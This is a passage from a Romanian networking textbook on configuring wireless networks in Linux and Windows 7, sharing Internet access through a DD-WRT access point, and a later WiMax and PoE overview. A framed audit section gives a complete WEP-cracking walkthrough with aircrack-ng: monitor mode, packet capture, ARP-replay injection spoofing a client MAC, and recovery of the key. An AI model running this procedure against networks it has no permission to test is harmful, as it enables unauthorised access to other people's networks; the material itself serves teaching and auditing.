- `wpa-key-mgmt` – este folosit pentru a indica metoda de autentificare folosită. Acceptă parametrii `WPA-PSK` în cazul autentificării pe bază de cheie partajată şi `WPA-EAP` în cazul autentificării pe baza unui server specializat (*RADIUS, TACACS+*).

Conform specificaţiilor de mai sus, fişierul de configurare pentru reţeaua *nume_retea* arată astfel:

```
root@HQ:~# cat /etc/network/interfaces
[...]
auto wlan0
iface wlan0 inet dhcp
        wpa-driver wext
        wpa-ssid nume_retea
        wpa-ap-scan 1
        wpa-proto WPA2
        wpa-pairwise CCMP
        wpa-group CCMP
        wpa-key-mgmt WPA-PSK
        wpa-psk 453783ad77a2623ed828e8627bede87dd7c3d372d4806b75cab3743beadcb486
```

Se observă că nu se mai folosesc directivele standard (de exemplu specificarea SSID-ului), `wpasupplicant` adăugând suport pentru propriile directive.

10.6.2 Windows

Serviciul de wireless în sistemul de operare Windows a beneficiat de o multitudine de schimbări şi îmbunătăţiri de-a lungul timpului. În această secţiune se va prezenta modalitatea de conectare la o reţea wireless, folosind *Windows 7*. Suportul pentru wireless este acum nativ, împreună cu o arhitectură de implementare care aduce mari îmbunătăţiri interfeţei dinspre utilizator. De asemenea, suportă standardul de securitate WPA2 (*Wi-Fi Protected Access 2*).

Conectarea la o reţea wireless

10-12 Starea conexiunilor din System Tray


O conexiune configurată la o reţea wireless este denumită un profil wireless. Modalităţile prin care aceste profiluri pot fi configurate sunt următoarele:

- Fereastra *Connect to a network*, principala metodă accesibilă utilizatorilor individuali pentru a-şi configura conexiunea la o reţea wireless.
- *Politici de grup* (*Group policy*) accesibile administratorilor într-un mediu *Active Directory* pentru a configura centralizat şi a distribui configuraţia altor calculatoare membre ale domeniului [8].
- Linie de comandă, folosind utilitarul `netsh.exe` şi comanda `netsh wlan`, ce permite configurarea manuală a reţelelor wireless. `netsh` permite, de asemenea, exportarea profilurilor wireless în fişiere xml şi importarea lor ulterioară, eventual pe alte sisteme.

În continuare vom prezenta doar metoda cea mai utilizată, folosind fereastra *Connect to a network*. Accesarea interfeţei *Connect to a network* poate fi realizată din fereastra `Network and Sharing Center`, accesibilă prin `Control Panel > Network and Internet > Network and Sharing Center`. Dacă este prezentă pictograma *Network* din *System Tray* (Fig. 10-12), accesarea se poate face prin clic pe aceasta, urmat de clic pe opţiunea *Connect or disconnect...*

Fereastra *Connect to a network* înlocuieşte vechea fereastră *de Choose a wireless network* din *Windows XP Service Pack 2*. Aceasta suportă acum şi conexiunile VPN (*Virtual Private Network*) precum şi conexiunile de tip *dial-up*, inclusiv *PPPoE* (*Point-to-Point Protocol over Ethernet*). Pentru conectarea la una dintre reţelele din listă, este suficient un dublu-clic pe reţeaua dorită sau selectarea ei şi apăsarea pe *Connect*. Dacă s-a configurat o reţea de *tip non-broadcasting* (SSID-ul nu mai este trimis în cadre), aceasta va apărea în listă sub numele de *Unnamed network* iar încercarea de conectare la ea va cere introducerea numelui reţelei. Detectarea unei reţele wireless *non-broadcasting* este posibilă deoarece unele AP-uri pot fi configurate astfel încât să trimită cadre de tip *beacon* [9] având câmpul de *SSID* setat pe valoarea NULL.

Pentru crearea unei noi conexiuni, din fereastra *Network and Sharing Center* se alege opţiunea *Set up a connection or network.*




10-13 Alegerea tipului de conexiune ce va fi creată

Pentru conectarea la o reţea *non-broadcasting* (nu transmite SSID-ul din motive de securitate) la pasul precedent se alege *Manually connect to a wireless network (Fig. 10-13)* şi se completează parametrii reţelei. Dacă opţiunea *Manually connect to a wireless network* nu este disponibilă, se recomandă verificarea instalării corecte a adaptorului wireless şi identificarea corectă a sa din fereastra *Manage network connections*, disponibilă tot în *Network and Sharing Center*.

Informaţiile cerute pentru conectare (Fig. 10-14) sunt:

- *Network name* reprezintă SSID-ul reţelei.
- *Security type* descrie metoda de autentificare în reţea, fiind permise următoarele opţiuni: *No authentication* (open), *WEP*, *WPA* (*Personal* sau *Enterprise*), *WPA2* (*Personal* sau *Enterprise*) şi *802.1x* (autentificare IEEE 802.1x cu WEP – vezi capitolul *Autentificare*).
- *Encryption type* reprezintă metoda folosită pentru criptarea cadrelor de date trimise în reţea. Opţiunile disponibile depind de metoda aleasă de autentificare. Pentru WPA/WPA2 se poate alege între *TKIP* sau *AES*. Opţiunile disponibile la criptare depind, de asemenea, şi de capabilităţile interfeţei de reţea wireless şi a driverului pe care aceasta îl foloseşte.
- *Security key / Passphrase* – se introduce *cheia WEP* în cazul securităţii de tip *WEP*, cheia partajată *WPA* sau *WPA2* pentru variantele *Personal* ale acestora, iar pentru variantele *Enterprise* şi *802.1x*, cheia se determină automat la realizarea autentificării.
- *Start this connection automatically* – Windows se va conecta automat la reţea când aceasta este detectată. Altfel, conectarea trebuie făcută manual prin fereastra *Connect to a network*.
- *Connect even if the network is not broadcasting* – Windows va încerca să se conecteze la reţea chiar şi când aceasta nu îşi anunţă SSID-ul prin broadcast. Se vor trimite cadre de tip *probe request* ce reprezintă un risc de securitate, deoarece acestea conţin numele reţelei căutate.



10-14 Informaţii despre reţeaua la care se va conecta

În funcţie de tipul de securitate ales, se configurează fie o cheie de autentificare, fie o metodă de autentificare în reţea. În cazul din urmă, deci la configurarea unei autentificări de tip *WPA-Enterprise*, *WPA2-Enterprise* sau *802.1x*, sunt necesare şi următoarele configurări ulterioare:


- *Choose a network authentication method* – se alege o metodă EAP (*Extensible Authentication Protocol*) şi se apasă *Settings* pentru a configura tipul de EAP ales.
- *Cache user information for subsequent connections to this network* – Opţiune care specifică faptul că, atunci când utilizatorul se deconectează din sistem, datele folosite pentru autentificare îi vor fi sau nu şterse din *registry*. În cazul în care sunt şterse, datele vor fi cerute din nou la fiecare autentificare în reţea.

Managementul conexiunilor wireless

După crearea şi/sau detectarea cu succes a reţelelor wireless, managementul acestora poate fi realizat dintr-o interfaţă specializată pusă la dispoziţie de *Windows 7* şi accesibilă prin `Control Panel > Network and Internet > Network and Sharing Center > Manage wireless networks`.

În fereastra *Manage wireless networks* (Fig. 10-15) pot fi vizualizaţi parametrii cu care au fost configurate reţelele wireless, li se pot modifica proprietăţile şi, bineînţeles, pot fi şterse sau adăugate noi profiluri wireless. De asemenea, tot de aici se pot rearanja în ordinea preferinţelor profilurile wireless configurate, ordine folosită de către Windows atunci când sunt detectate una sau mai multe reţele wireless.

Deşi managementul reţelelor wireless poate fi realizat prin interfaţa *Manage wireless networks*, conexiunea wireless curentă poate fi configurată şi prin interfaţa *Manage network connections*, cu diferenţa că aceasta va afişa toate tipurile de conexiuni prezente în sistem, atât cele detectate automat (cum ar fi interfeţele Ethernet) cât şi cele configurate manual (spre exemplu, conexiuni Bluetooth sau PPPoE).



10-15 Fereastra Manage Wireless Networks


Conexiuni wireless adhoc

O reţea *adhoc* mai este denumită şi reţea *computer-to-computer*, deoarece calculatoarele se conectează direct, fără a mai folosi dispozitive intermediare ca huburi, switchuri sau rutere. De fapt, o reţea *adhoc* presupune o reţea wireless şi nu are sens în alt context. Avantajul unei reţele wireless *adhoc* este că poate fi instalată practic oriunde cu destul de multă uşurinţă, poate fi folosită în orice scop (partajarea fişierelor, jocuri în reţea) şi permite chiar şi partajarea unei conexiuni la Internet.

Pentru a crea o reţea *adhoc* în Windows 7, din *Network and Sharing Center*, se alege *Set up a new connection or network*, iar din lista oferită se apasă pe *Set up a wireless ad hoc (computer-to-computer) network*. În fereastra următoare (Fig. 10-16) se completează numele (SSID-ul) reţelei, se alege tipul de securitate implementată (nu orice placă *wireless* suportă WPA2 în mod *adhoc*) şi se introduce *passphrase*-ul reţelei.

10-16 Configuraţii reţea adhoc

Noua reţea va apărea în interfaţa *Connect to a network*, iar sistemul se conectează automat la ea (Fig. 10-17).




10-17 Aşteptare realizare conexiune adhoc

ATENŢIE: După cum s-a menţionat mai sus, după crearea unei reţele wireless sistemul se conectează automat la ea, ceea ce implică faptul că orice altă conexiune wireless ce era activă în acel moment va fi deconectată.

Dacă nu se bifează opţiunea *Save this network*, profilul reţelei nou create va fi şters automat în momentul în care ultimul client se deconectează de la ea sau când cel care a creat reţeaua se deconectează sau iese din raza celorlaltor clienţi.

10.7 Scenariu

Una dintre configuraţiile ce se poate întâlni des în funcţionarea reţelelor atât pe fir, cât şi fără fir, este partajarea unei conexiuni la Internet.



10-18 Topologie scenariu

Punctul de acces din topologia din Fig. 10-18 trebuie poziţionat în locul cu deschiderea cea mai mare, pentru o acoperire eficientă. La proiectarea clădirii, nu s-a prevăzut un cablu de internet în acea locaţie. Pentru a rezolva problema, unul din calculatoarele ce sunt conectate la internet şi au şi un adaptor wireless (staţia *W* din figură) va fi conectat la punctul de acces, având rol de ruter pentru reţeaua wireless. Pe staţia *W* rulează un sistem de operare Linux debian-based. Ruterul wireless folosit pe post de AP este marca *Linksys* şi rulează, de obicei, un sistem de operare proprietar, configurarea acestuia fiind intuitivă. Pe acest ruter am schimbat sistemul de operare cu unul generic, bazat pe nucleul Linux şi care poartă numele *DD-WRT*. Acesta oferă facilităţi extinse de configurare, un plus fiind faptul că poate rula pe rutere ale unor producători diferiţi. Pentru o listă a ruterelor suportate, consultaţi pagina web a *DD-WRT* [10].

Notă: În general, fiecare AP (sau ruter wireless) are propriul sistem de operare, dar toate oferă facilitatea de a fi configurate prin intermediul unei pagini web, fiind foarte intuitivă. Dacă sunteţi familiari conceptelor wireless, nu există nici o dificultate în a realiza configuraţiile pe acestea.

Conexiunea wireless va fi criptată folosind standardul WEP. Pentru a putea iniţia o conexiune HTTP (nivel 7) la ruterul wireless în vederea configurării, este nevoie de conectivitate de nivel 3 între staţie şi ruter. Asigurarea legăturii de nivel 1 şi 2 se poate face prin asocierea cu reţeaua implicită wireless prezentă pe ruter sau prin folosirea unui cablu *crossover* pentru conectarea la unul din porturile de LAN. Ruterele wireless ce rulează *DD-WRT* au activat, în mod implicit, un server DHCP ce oferă conectivitatea de nivel 3 prin oferirea unei adrese IP din aceeaşi subreţea cu IP-ul de management al ruterului, folosit pentru accesarea interfeţei WEB de configurare. Adresa IP implicită prin care se poate accesa interfaţa wireless a ruterelor wireless *Linksys* este 192.168.1.1.

În cazul de faţă vom realiza configurările prin intermediul conexiunii wireless, făcută de pe staţia H. Vom scana mediul:

```
root@H:~# iwlist wlan0 scanning
wlan0     Scan completed :
          Cell 01 - Address: 00:25:9C:42:2E:6B
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=65/70  Signal level=-45 dBm
                    Encryption key:off
                    ESSID:"dd-wrt"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                              24 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                    Mode:Master
                    Extra:tsf=0000000038962b49
```

După cum se vede, SSID-ul implicit a *DD-WRT* este *dd-wrt* (*ESSID:"dd-wrt"*). Vom realiza configuraţiile permanente necesare conectării la ruterul wireless:

```
root@H:~# cat /etc/network/interfaces
[...]
auto wlan0
iface wlan0 inet dhcp
        wireless-mode managed
        wireless-channel 6
        wireless-essid dd-wrt
root@H:~# ifup wlan0
[...]
DHCPDISCOVER on wlan0 to 255.255.255.255 port 67 interval 4
DHCPOFFER from 192.168.1.1
DHCPREQUEST on wlan0 to 255.255.255.255 port 67
DHCPACK from 192.168.1.1
bound to 192.168.1.119 -- renewal in 41055 seconds.
```

Se observă asocierea şi faptul că putem accesa pagina WEB a ruterului (vezi Fig. 10-19):

```
root@H:~# iwconfig wlan0
wlan0     IEEE 802.11bg  ESSID:"dd-wrt"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 00:25:9C:42:2E:6B
          Bit Rate=36 Mb/s   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=65/70  Signal level=-45 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:39   Missed beacon:0
```

10-19 Accesarea ruterului printr-o pagină WEB

În cazul de faţă, ruterul wireless va avea doar rolul unui punct de acces, aşadar trebuie să dezactivăm serverul de DHCP din fereastra principală *Setup,* tabul *Basic Setup* (vezi Fig. 10-20). Pentru a avea în continuare acces la ruter, va trebui să configurăm manual un IP din clasa 192.168.1.0/24, pe interfaţa cu care ne-am conectat la ruter.

```
root@H:~# cat /etc/network/interfaces
[...]
auto wlan0
iface wlan0 inet static
        wireless-mode managed
        wireless-channel 6
        wireless-essid dd-wrt
        address 192.168.1.2
        netmask 255.255.255.0
root@H:~# ifdown wlan0
[...]
root@H:~# ifup wlan0
```

10-20 Dezactivarea serverului DHCP

ATENŢIE: Pe *DD-WRT*, la orice configuraţie, există în partea de jos două butoane: *Save* şi *Apply Settings*. Butonul *Save* salvează configuraţia dar aceasta nu se aplică decât în momentul în care aţi apăsat şi *Apply Settings*. Acest concept e similar cu o configuraţie de interfeţe în Linux. Se salvează fişierul de configurare, apoi resetaţi serviciul de reţea pentru a fi aplicate noile configuraţii.

Configurarea WEP, pe ruter, presupune de fapt alegerea lungimii cheii şi generarea acesteia după o parolă introdusă. Se merge pe meniul *Wireless*, apoi pe submeniul *Wireless Security* (Fig. 10-21), de unde se alege WEP (nu uitaţi, după *Save,* să apăsaţi *Apply*):

10-21 Configurare WEP pe ruterul wireless

În momentul configurării ruterului wireless, dacă v-aţi conectat la acesta prin wireless, veţi pierde conectivitatea deoarece acesta a activat modul de securitate WEP, iar pe calculatorul de pe care v-aţi conectat nu este setată nici o astfel de politică. Aşadar, adăugăm o directivă fişierului `/etc/network/interfaces` prin care specificăm cheia WEP:

```
root@H:~# iwconfig wlan0
wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Frequency:2.437 GHz  Access Point: Not-Associated
[...]
root@H:~# cat /etc/network/interfaces
[...]
auto wlan0
iface wlan0 inet static
        wireless-mode managed
        wireless-channel 6
        wireless-essid dd-wrt
        wireless-key E06460C1D1
        address 192.168.1.2
        netmask 255.255.255.0
root@H:~# ifdown wlan0
root@H:~# ifup wlan0
root@H:~# iwconfig wlan0
wlan0     IEEE 802.11bg  ESSID:"dd-wrt"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 00:25:9C:42:2E:6B
          Bit Rate=11 Mb/s   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:E064-60C1-D1
          Power Management:off
          Link Quality=66/70  Signal level=-44 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
```

```
          Tx excessive retries:0  Invalid misc:38   Missed beacon:0
```

După repornirea serviciului de rețea, se obține conectivitate cu suport WEP. Următorul pas este să activăm rutarea și serviciul de NAT pentru clasa 192.168.1.0/24 pentru tot traficul ce iese pe interfața *eth0* (interfața dinspre internet), de pe stația *H*.

```
root@H:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@H:~# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

În acest moment, oricine se conectează la rețeaua wireless, folosind parola WEP, va avea acces la internet după ce se configurează setările de nivel 3. După cum s-a observat anterior, am dezactivat serverul de DHCP de pe ruterul wireless, iar stația *H* nu are instalat nici un server de DHCP. Rămâne în grija celui care se conectează să seteze un IP din clasa 192.168.1.0/24, cu default gateway 192.168.1.2 (adresa IP a stației *H*). Pentru a preîntâmpina acest neajuns, se poate instala un server de DHCP pe stația *H*.

```
root@H:~# apt-get install dhcp3-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
[...]
```

După instalare se specifică interfețele pe care va asculta serviciul de DHCP, în cazul nostru *wlan0*:

```
root@H:~# cat /etc/default/dhcp3-server
[...]
INTERFACES="wlan0"
```

În continuare trebuie configurată clasa de IP-uri folosită pentru alocare:

```
root@H:~# cat /etc/default/dhcp3-server
subnet 192.168.1.0 netmask 255.255.255.0 {
  option routers 192.168.1.2;
  option broadcast-address 192.168.1.254;
  option domain-name-servers 8.8.8.8;
  range 192.168.1.100 192.168.1.200;
}
```

Intervalul din care se alocă este din cel specificat de directiva `range`, default gateway-ul este specficiat prin `option routers`, iar DNS-urile sunt specificate prin `option domain-name-servers`. După configurare trebuie repornit serviciul de dhcp:

```
root@H:~# service dhcp3-server restart
 * Stopping DHCP server dhcpd3                                    [ OK ]
 * Starting DHCP server dhcpd3                                    [ OK ]
```

Firma ce deține rețeaua din topologie a angajat o firmă de audit pentru a verifica securitatea rețelei. Cei care au venit în audit au observat că securizarea rețelei wireless este făcută cu WEP. Știind vulnerabilitățile WEP, aceștia vor încerca să compromită rețeaua.

Înainte de a începe compromiterea efectivă, trebuie luate în considerare câteva caracteristici pe care WEP le deține. În primul rând, WEP folosește pentru criptarea datelor un algoritm de criptare simetrică denumit RC4, folosind, pentru criptarea și decriptarea datelor, chei pe 40 sau 60 de biți. Cheile sunt cunoscute de AP (*Access Point*) și de toate nodurile cărora li se permite asocierea.

IV (*Initialization Vector*) reprezintă un număr pe 24 de biți, generat aleator de fiecare stație ce dorește să transmită și care, împreună cu cheia partajată, va genera cheia RC4. Acesta este transmis în clar cu fiecare pachet destinației. Vulnerabilitatea acestui protocol provine tocmai din folosirea acestor vectori de inițializare. Cu o lungime de numai 24 de biți, într-o rețea *wireless* în care există un trafic susținut, WEP, până la urmă, va folosi aceeași vectori de inițializare pentru diferite pachete. Aceasta rezultă în pachete ce au șiruri generate de către RC4 foarte asemănătoare.

În concluzie, dacă există destul de multe IV-uri capturate, este posibilă aflarea cheii WEP.

Captura pachetelor și spargerea cheii WEP se vor realiza cu pachetul `aircrack-ng`. Acesta se poate instala folosind utilitarul `apt` în linie de comandă, pentru sistemele debian-based. Dacă acest pachet nu este disponibil prin managerul de pachete al sistemului de operare, se poate instala direct din surse. Mai multe detalii găsiți pe pagina de web a aplicației [11].

```
root@hacker:~# apt-get install aircrack-ng
```

Pachetul include următoarea suită de utilitare:

- `airodump-ng` – face posibila captura de pachete şi implicit de valori IV
- `aircrack-ng` – folosit pentru analiza capturii de IV-uri si găsirea cheii WEP
- `aireplay-ng` – acesta este un *packet injector*. Cu ajutorul său se poate genera trafic la care AP-ul să fie obligat să răspundă cu pachete ce include valori IV.
- `airmon-ng` – modul `managed` sau `adhoc` al driverului nu suportă captura de pachete fără ca clientul să fie asociat cu un AP. Acest utilitar este o colecţie de scripturi ce creează o interfaţă virtuală *monX*, asociată cu interfaţa wireless, pe care se pot captura pachetele fără ca intefaţa să fie asociată niciunui AP.

În scenariul ce urmează se va folosi mai întâi `airodump-ng` pentru a captura pachetele din reţea într-un fişier de pe disc. Fişierul de pe disc va fi salvat implicit în directorul curent şi va avea extensia `.cap`. Asupra acestuia se va aplica `aircrack-ng` pentru a analiza vectorul de IV şi a găsi parola.

Mai întâi vom seta interfaţa în mod *Monitor*, cu ajutorul lui `airmon-ng`. Se poate observa că s-a creat o interfaţă virtuală *mon0*.

```
root@hacker:~# airmon-ng start wlan0

Interface       Chipset         Driver

wlan0           Atheros         ath5k - [phy0]
                                (monitor mode enabled on mon0)

root@hacker:~# iwconfig mon0
mon0      IEEE 802.11bg  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

Odată setat modul *Monitor*, se poate porni captura de pachete cu `airodump-ng`. Ca parametri se vor folosi:

- `-t`: specifică tipul de pachete criptate ce trebuie capturat. Valorile posibile sunt WEP, WPA, WPA2.
- `-b`: specifică banda în care funcţionează reţeaua wireless.
- `-w`: specifică numele fişierului în care se va analiza captura.
- `-c`: pentru precizarea canalului care va fi scanat. Dacă nu se precizează canalul, scanarea se va face pe toate canalele.

Banda sau canalul pe care reţeaua funcţionează pot fi aflate printr-o scanare simplă cu utilitarul `iwlist`.

```
root@hacker:~# airodump-ng -t WEP -b g -c 6 -w capture mon0

 CH  6 ][ Elapsed: 7 mins ][ 2012-09-12 11:35 ][ fixed channel mon0: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:25:9C:42:2E:6B  -60 100     4437      724    0   6  54e  WEP  WEP         dd-wrt

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:25:9C:42:2E:6B  B0:48:7A:D4:31:0E  -39   54e-48e     0      561
```

Deşi captura de mai sus a fost lăsată rulând 5 minute, se poate observa că numărul de pachete transmis de staţia cu adresa MAC *B0:48:7A:D4:31:0E* a fost doar 561. Pentru a putea sparge o cheie WEP de 128 biţi cu o probabilitate de 100% va fi nevoie ca indicatorul de date utile (*#Data*) să fie cel puţin 30000 iar numărul de pachete cel puţin la fel de mare. Din păcate, momentan, în reţeaua de mai sus nu are loc foarte mult transfer de date. Deşi s-ar putea aştepta până când activitatea de pe mediu ar fi ceva mai mare, pachetul `aircrack-ng` oferă o metodă mai rapidă.

Folosind utilitarul `aireplay-ng`, se pot trimite pachete ARP *request* la care AP-ul este obligat să răspundă. Din pachetele de ARP *reply* se pot captura IV-urile de care este nevoie. Însă AP-ul nu va

răspunde niciodată la un *request* ce vine de la o adresa MAC ce nu este asociată rețelei. Din acest motiv, pentru ca acest atac să funcționeze, pachetele ARP vor trebui trimise cu un MAC sursă pe care AP-ul îl cunoaște în tabela sa ARP.

Una din cele mai importante statistici din rezultatul pe care îl oferă comanda `airodump-ng` este un tabel al stațiilor asociate deja la rețea ce conține și adresele MAC ale acestor stații. Astfel, se va folosi drept MAC sursă unul dintre MAC-urile stațiilor obținute anterior.

Sintaxa comenzii `aireplay-ng` este: `aireplay-ng` –<tipul pachetelor injectate> `-b` <Adresa MAC a AP-ului> `-h` <Adresa MAC a unui client asociat> <interfața de rețea>.

Tipul pachetelor ARP *request* este identificat de numărul 3. Pentru mai mulți parametri și mai multe tipuri de pachete ce pot fi generate, se va consulta pagina `man` a utilitarului. Se poate, deci, porni injectarea de pachete astfel:

```
root@hacker:~# aireplay-ng -3 -b 00:25:9C:42:2E:6B -h B0:48:7A:D4:31:0E mon0
```

Notă: În atacul de mai sus, nu contează dacă AP-ul are configurată securitate bazată pe filtrare de adrese MAC, căci pentru pachetele ARP se folosește, ca adresă sursă, o adresă deja asociată, nefiltrată.

Acum că s-a generat destul trafic, pentru decriptarea pachetelor de date capturate se va folosi utilitarul `aircrack-ng`, specificându-i numele fișierului în care s-au salvat datele capturate.

```
root@hacker:~# aircrack-ng capture.cap
Opening capture.cap
Read 133594 packets.

   #  BSSID              ESSID                     Encryption

   1  00:25:9C:42:2E:6B  dd-wrt                    WEP (56379 IVs)

Choosing first network as target.

Opening capture.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 56379 ivs.
                      KEY FOUND! [ E0:64:60:C1:D1 ]
        Decrypted correctly: 100%
```

Așadar, s-a demonstrat vulnerabilitatea WEP-ului. Acesta va trebui înlocuit cu WPA2, pentru o mai bună securitate a rețelei. După terminarea atacului, se recomandă oprirea modului *Monitor*:

```
root@hacker:~# airmon-ng stop mon0


Interface       Chipset         Driver

wlan0           Atheros         ath5k - [phy0]
mon0            Atheros         ath5k - [phy0] (removed)
root@hacker:~# airmon-ng stop wlan0
Interface       Chipset         Driver

wlan0           Atheros         ath5k - [phy0]
                                (monitor mode disabled)
```

10.8 Studii de caz

În acest capitol s-au prezentat, în general, tehnologiile wireless din rețelele locale. Există implementări și pentru MAN și WAN (vezi Fig. 10-22). În secțiunea următoare se va descrie o tehnologie nouă prezentă în MAN: *WiMax*.

O problemă importantă în cazul rețelelor wireless este amplasarea echipamentelor. Acestea trebuie puse cât mai aproape de antene, iar antenele în zone cu vizibilitate crescută, de obicei pe clădiri, unde nu există surse de curent electric. În al doilea studiu de caz se va prezenta o tehnologie ce ajută la rezolvarea problemei curentului electric: *PoE*.

	PAN	LAN	MAN	WAN
Standard	802.15, Bluetooth	802.11a, 802.11b, 802.11g, 802.11n	802.16 (WiMax) MMDS, LMDS	GSM, GPRS, CDMA, 2.5–3G
Viteza	1 - 3 Mbps	1 – 300 Mbps	2 - 75 Mbps	0.384 - 10 Mbps
Distanța	Scurtă	Medie	Medie-mare	Mare
Aplicații	Transfer între dispozitive mobile	Rețelele interne ale companiilor	Legături last-mile	Acces Internet dispozitive mobile (PDA-uri, smarthpone-uri)

10-22 Transmisia în spectru împrăştiat

10.8.1 WiMax

În reţele locale, standardul wireless a fost foarte bine primit de către piaţă, cunoscând o evoluţie constantă de-a lungul timpului. Din păcate, lucrurile nu stau deloc la fel în WAN/MAN. În general, se presupune că nu există implementări de wireless MAN, sau că acestea există, dar în număr foarte mic. De fapt, există multe soluţii wireless MAN implementate, însă problema este că 95% din acestea sunt proprietare. Funcţionează cu protocoale dezvoltate intern de către firmele ce deţin reţeaua şi, fiindcă fiecare companie îşi dezvoltă propriul set de reguli, bineînţeles că acestea nu pot să funcţioneze (comunice) între ele. Singurul standard wireless dezvoltat pentru MAN este 802.16e, sau **WiMAX** (*Worldwide Interoperability for Microwave Access*). WiMAX se vrea a fi un standard wireless care să lucreze cu mai mulţi utilizatori la viteze mai bune, acoperind spaţii geografice vaste.

O conexiune Wireless MAN oferă o lăţime de bandă de până la 70 Mbps în cazul *WiMAX*. Aria de acoperire a unei staţii de bază este de până la 50 km în mod teoretic. În mediul urban însă, este posibilă o acoperire de 2-5 km pentru *WiMAX* Mobil. Trebuie menţionat faptul că vederea directă (LoS – *Line of Sight*) între staţia de bază şi terminal nu este necesară.

Deşi există posibilitatea utilizării unor benzi nelicenţiate de genul celei de 5GHz, în general se folosesc frecvenţe licenţiate pentru a putea avea control asupra spectrului. Pot fi folosite orice frecvenţe din intervalul 2-11 GHz (2-6 GHz în cazul *WiMAX* Mobil), însă instituţiile de standardizare recomandă folosirea benzilor de 2,3 GHz, 2,5 GHz sau 3,5 GHz pentru a putea avea o interoperabilitate a echipamentelor şi, de aici, o scădere a preţurilor.

Infrastructura WiMAX se bazează pe două componente esenţiale: turnuri WiMAX care comunică între ele fie printr-o legătură fizică, fie prin microunde de tipul Line of Sight şi plăci de reţea specializare pentru această tehnologie, aflate în dispozitivele care se vor conecta la această reţea.

Un avantaj important al *WiMAX* este faptul că oferă suport pentru calitatea serviciilor (QoS - *Quality of Service*). Astfel, serviciile oferite pot fi garantate clienţilor, acest lucru nefiind posibil cu tehnologiile Wireless LAN, unde, mai ales în cazul folosirii benzilor de frecvenţă libere, există mari probleme cu interferenţele.

10.8.2 PoE (Power over Ethernet)

În implementarea unei rețele wireless, amplasarea AP-ului este foarte importantă. Locul în care se montează dispozitivul central al rețelei nu ar trebui să depindă de nimic altceva în afară de acoperirea cât mai bună a locației. Însă AP-ul nu este un dispozitiv pasiv, ci are nevoie de alimentare de la rețeaua electrică pentru a funcționa. Din acest motiv, de multe ori AP-ul se instalează de fapt acolo unde există alimentare și nu în locul din care ar oferi acoperire optimă.

Pentru a rezolva această problemă, multe din switchurile din prezent oferă PoE *(Power over Ethernet)*. Această tehnologie presupune transmiterea de curent electric pe aceleași fire pe care se face și transmisia de date. Ideea nu este una nouă, aceasta existând implementată și în telefonie.

Deși tensiunea oferită este doar de 48 V, aceasta este îndeajuns pentru dispozitive precum AP-urile sau telefoanele IP. În concluzie, folosind switchuri cu PoE, este de ajuns să se conecteze AP-urile la acestea cu un cablu UTP și acestea vor fi în același timp alimentate și conectate la rețea.

Prima dată standardul a fost scris în 2003, sub denumirea IEEE 802.3af, puterea maximă consumată de un echipament putând fi de 15.4W. În 2009, a apărut standardul PoE+ (IEEE 802.3at), puterea consumată de echipamentul conectat putând fi de până la 25.5W.

Dacă se dorește și mai mult minimizarea dependenței față de rețeaua electrică, se poate conecta un UPS (*Uninterruptible power supply* – dispozitive care, în cazul unei pane de curent, pot oferi energie electrică, fără a întrerupe fluxul de alimentare) la switchul cu PoE, păstrând astfel conectivitatea wireless în rețeaua locală și în momentul în care nu există curent electric.

10.9 Concluzii

Odată cu creșterea nevoii de mobilitate și a numărului de dispozitive capabile să transmită date pe calea aerului , rețelele wireless au avut o creștere exponențială în ultimii ani. Tehnologiile wireless s-au dezvoltat în principal pentru rețelele LAN și WAN.

În LAN, tehnologia wireless este folosită în special în interiorul clădirilor pentru a scăpa de incomoditatea cablurilor.

Wireless nu a fost conceput să înlocuiască comunicațiile pe cablu. Un bun argument pentru această afirmație este viteza de transmisie: maxim 600Mbps pe wireless și viteze de până la 100Gbps pe cablu folosind tehnologia Ethernet. Un alt dezavantaj este reprezentat de faptul că wireless este un mediu partajat, astfel viteza oferită se împarte la numărul de clienți existenți în rețea.

În WAN, tehnologiile prezente sunt folosite de către operatorii de telefonie mobilă pentru a oferi acces la internet clienților, indiferent de locația acestora, folosindu-se aceeași rețea ca și cea pentru telefonie.

Distanța la care funcționează o rețea wireless variază în funcție de tehnologia folosită și interferențele prezente în mediul de transmisie (de la surse externe sau de la alte transmisii wireless). În funcție de aceste aspecte, se stabilește și viteza de interconectare a dispozitivelor. Spre deosebire de cablu, unde conexiunea se realizează la viteza suportată de echipamentele de la capete ori nu se realizează dacă este vreo problemă cu mediul de transmisie, la wireless viteza conexiunii variază în funcție de distanță și aglomerarea mediului de transmisie.

O altă problemă importantă în comunicațiile wireless este securizarea conexiunii. Fiind un mediu partajat, datele pot fi recepționate de oricine ascultă pe mediu. Ascunderea SSID-ul sau filtrarea pe baza adresei MAC s-au dovedit ineficiente, de aceea s-au introdus noi metode de securizare (WEP, WPA/WPA2), unele dintre acestea fiind și ele compromise (WEP, WPA). În momentul actual, pentru securizarea unei conexiunii, se recomandă folosirea standardului WPA2.

10.9.1 Linux

Comandă	Descriere
iwconfig	Configurarea unei plăci de rețea wireless
iwlist	Scanarea mediului pentru găsirea de rețele wireless
iwevent	Raportarea unui eveniment de asociere sau terminare de scanare a mediului
iwspy	Afișează parametrii de calitate ai unei legături wireless
iwpriv	Modificarea unor parametri specifici unui anumit driver wireless
airodump-ng	Realizează captură pachete de pe un mediu wireless
